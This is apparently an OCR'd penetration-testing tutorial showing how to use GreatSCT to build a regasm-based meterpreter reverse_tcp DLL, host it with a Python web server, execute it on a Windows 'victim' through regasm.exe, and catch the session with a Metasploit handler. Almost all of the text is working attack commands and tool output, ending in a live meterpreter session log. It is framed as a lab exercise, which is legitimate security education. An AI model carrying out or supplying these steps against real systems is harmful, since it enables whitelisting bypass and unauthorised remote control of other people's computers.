
```
use regasm/meterpreter/rev_tcp.py
```



```
===============================================================================
                                 Great Scott!
===============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
===============================================================================


 [*] Available Payloads:

        1)      installutil/meterpreter/rev_http.py
        2)      installutil/meterpreter/rev_https.py
        3)      installutil/meterpreter/rev_tcp.py
        4)      installutil/powershell/script.py
        5)      installutil/shellcode_inject/base64.py
        6)      installutil/shellcode_inject/virtual.py

        7)      msbuild/meterpreter/rev_http.py
        8)      msbuild/meterpreter/rev_https.py
        9)      msbuild/meterpreter/rev_tcp.py
        10)     msbuild/powershell/script.py
        11)     msbuild/shellcode_inject/base64.py
        12)     msbuild/shellcode_inject/virtual.py

        13)     mshta/shellcode_inject/base64_migrate.py

        14)     regasm/meterpreter/rev_http.py
        15)     regasm/meterpreter/rev_https.py
        16)     regasm/meterpreter/rev_tcp.py
        17)     regasm/powershell/script.py
        18)     regasm/shellcode_inject/base64.py
        19)     regasm/shellcode_inject/virtual.py

        20)     regsvcs/meterpreter/rev_http.py
        21)     regsvcs/meterpreter/rev_https.py
        22)     regsvcs/meterpreter/rev_tcp.py
        23)     regsvcs/powershell/script.py
        24)     regsvcs/shellcode_inject/base64.py
        25)     regsvcs/shellcode_inject/virtual.py

        26)     regsvr32/shellcode_inject/base64_migrate.py


GreatSCT-Bypass command: use regasm/meterpreter/rev_tcp.py
```


Once the command is executed, type:

```
set lhost 192.168.1.107
generate
```




```
===============================================================================
                                 Great Scott!
===============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
===============================================================================

 Payload information:

        Name:           Pure InstallUtil C# Reverse TCP Stager
        Language:       regasm
        Rating:         Excellent
        Description:    pure regasm windows/meterpreter/reverse_tcp stager

Payload: regasm/meterpreter/rev_tcp selected

Required Options:

Name                    Value           Description
----                    -----           -----------
COMPILE_TO_DLL          Y               Compile to a DLL
DEBUGGER                X               Optional: Check if debugger is attached
DOMAIN                  X               Optional: Required internal domain
EXPIRE_PAYLOAD          X               Optional: Payloads expire after "Y" days
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Heap            Virtual or Heap
LHOST                                   IP of the Metasploit handler
LPORT                   4444            Port of the Metasploit handler
PROCESSORS              X               Optional: Minimum number of processors
SLEEP                   X               Optional: Sleep "Y" seconds, check if accelerated
TIMEZONE                X               Optional: Check to validate not in UTC
USERNAME                X               Optional: The required user account

 Available Commands:

        back            Go back
        exit            Completely exit GreatSCT
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[regasm/meterpreter/rev_tcp>>] set lhost 192.168.1.107

[regasm/meterpreter/rev_tcp>>] generate
```

After giving the details, it will ask you a name for your malware. By default, it will set name ‘payload’ so either you can give the name or just press enter for the default settings.



```
===============================================================================
                                 Great Scott!
===============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
===============================================================================

Please enter the base name for output files (default is payload):
```


And just as you press enter it will generate dll files.



```
=============================================================================
                              Great Scott!
=============================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
=============================================================================

 [*] Language: regasm
 [*] Payload Module: regasm/meterpreter/rev_tcp
 [*] DLL written to: /usr/share/greatsct-output/compiled/payload.dll
 [*] Source code written to: /usr/share/greatsct-output/source/payload.cs
 [*] Execute with: C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U payload.dll
 [*] Metasploit RC file written to: /usr/share/greatsct-output/handlers/payload.rc

Please press enter to continue >:
```

Now start the python's server in /usr/share/greatsct-output/compiled by typing:


```
python -m SimpleHTTPServer 80
```



```
root@kali:/usr/share/greatsct-output/compiled# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now place above generated dll file inside : C:\Windows\Microsoft.NET\Framework\v4.0.30319\v4.0.30319\ and then execute the .dll file in the run window of the victim's PC as shown below:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U payload.dll
```




```
C:\WINDOWS\system32\cmd.exe - C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe  /U payload.dll
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj>cd C:\Windows\Microsoft.NET\Framework64\v4.0.30319

C:\Windows\Microsoft.NET\Framework64\v4.0.30319>C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U payload.dll

Microsoft .NET Framework Assembly Registration Utility version 4.7.3056.0
for Microsoft .NET Framework version 4.7.3056.0
Copyright (C) Microsoft Corporation.  All rights reserved.
```

Simultaneously, start the multi/handler using the resource file. For this, type:

```
msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

And voila! You have your session.



```
[*] Processing /usr/share/greatsct-output/handlers/payload.rc for ERB directives.
resource (/usr/share/greatsct-output/handlers/payload.rc)> use exploit/multi/handler
resource (/usr/share/greatsct-output/handlers/payload.rc)> set PAYLOAD windows/meterpreter/reverse_t
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/usr/share/greatsct-output/handlers/payload.rc)> set LHOST 192.168.1.107
LHOST => 192.168.1.107
resource (/usr/share/greatsct-output/handlers/payload.rc)> set LPORT 4444
LPORT => 4444
resource (/usr/share/greatsct-output/handlers/payload.rc)> set ExitOnSession false
ExitOnSession => false
resource (/usr/share/greatsct-output/handlers/payload.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.107:4444
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.107:4444 -> 192.168.1.104:50163) at 2019-01-15 10:29:40

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-2KSCK6B
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**